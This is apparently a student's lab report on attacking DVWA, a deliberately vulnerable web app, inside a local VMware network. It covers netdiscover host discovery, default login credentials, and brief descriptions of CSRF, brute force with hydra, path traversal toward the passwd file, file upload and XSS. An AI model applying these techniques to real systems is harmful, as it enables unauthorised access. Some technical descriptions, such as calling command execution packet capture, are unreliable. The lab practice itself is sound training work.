

# **DVWA REPORT**

Name: Ritesh R Bardikar

Date: 17-06-2025

Email: [riteshbardikar@gmail.com](mailto:riteshbardikar@gmail.com)

# **TABLE OF CONTENT**

<b><u>EXECUTIVE SUMMARY</u></b>	3
<b><u>ATTACK NARRATIVE</u></b>	4-14
<b><u>CONCLUSION</u></b>	15

## Executive Summary:

DVWA is a deliberately vulnerable web application used for security professionals to test their skills and tools in a safe, controlled environment. I have penetrated over it to evaluate its vulnerabilities and identified the potential risks.

I have performed various attacks that an attacker can perform and got the idea of how they can exploit the website and get various sensitive information.

I have performed my activities with various attacks like brute force, command execution, CSRF, File inclusion, Cross site scripting(XSS), SQL injection and upload on low security. Major focus was to get access to the site i.e hijacking the sessions and get information that are over the database.


### Attack Description:

- 1). Brute force - This attack worked with the help of hydra we have used a wordlist and made hydra to try each password on it to decode the password to get access.
- 2). Command Execution - The attack helps to analyse the network traffic by capturing the packets.
- 3). CSRF - With the help of this the password can be changed and the password is shown at the url.
- 4). Upload - We get to know the path of the file that we upload.
- 5). SQL Injection - With the use of this attack we can get access of many data of database.
- 6). Cross Site Scripting XSS - The input box here is vulnerable and we can make changes in the site with the help of javascript by giving code in the input box.

## Attack Narratives:

1:

First we are executing the “netdiscover” command on the terminal to get the IP of Metasploit. We recognize this IP with the help of known MAC address.




```
Applications Places System
File Edit View Search Terminal Help
Currently scanning: 192.168.242.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
IP At MAC Address Count Len MAC Vendor / Hostname
-----
192.168.187.1 00:50:56:c0:00:08 1 60 VMware, Inc.
192.168.187.2 00:50:56:eb:ac:a5 1 60 VMware, Inc.
192.168.187.129 00:50:56:27:a5:22 1 60 VMware, Inc.
192.168.187.254 00:50:56:e0:78:35 1 60 VMware, Inc.
```

Here the MAC address for my metasploit is 00:50:56:27:a5:22 so we get our IP as 192.168.187.129.


2:

Now we open browser on Parrot System and search the IP address of metasploit 192.168.187.129 to get the interface of DVWA




3:

Now we login on DVWA with Username: admin and Password : password and we enter the site




4:

Next navigate to DVWA Security and set the Script Security to low, medium and high as per our requirement.




Now we can start with our exploit on the vulnerabilities (eg. brute force, CSRF, etc).

## 5: Starting with CSRF vulnerabilities




Here if we send our url link to anyone with the changed password they can change the password from the url. As we can observe, the URL is vulnerable.


## 6: Command Execution Vulnerability



We retrieve the information by analysing the network traffic and pinging a server.

## 7: File Inclusion






In these when we upload the file it will give us the full path of file so we can access password file in etc folder by backing in url ../../ or make duplicate page using index.php

## 8: Upload Vulnerability


In this we get the option to upload images or other files.

I have uploaded a txt file to begin with and got the URL that can be seen in image below






Now navigate to the url given after submitting the file. We get the information of the file ie. contents of it.




## 9: XSS Reflected Vulnerability

Here we use the input box to check for vulnerability. We try basic javascript code on the input field and see if it runs.



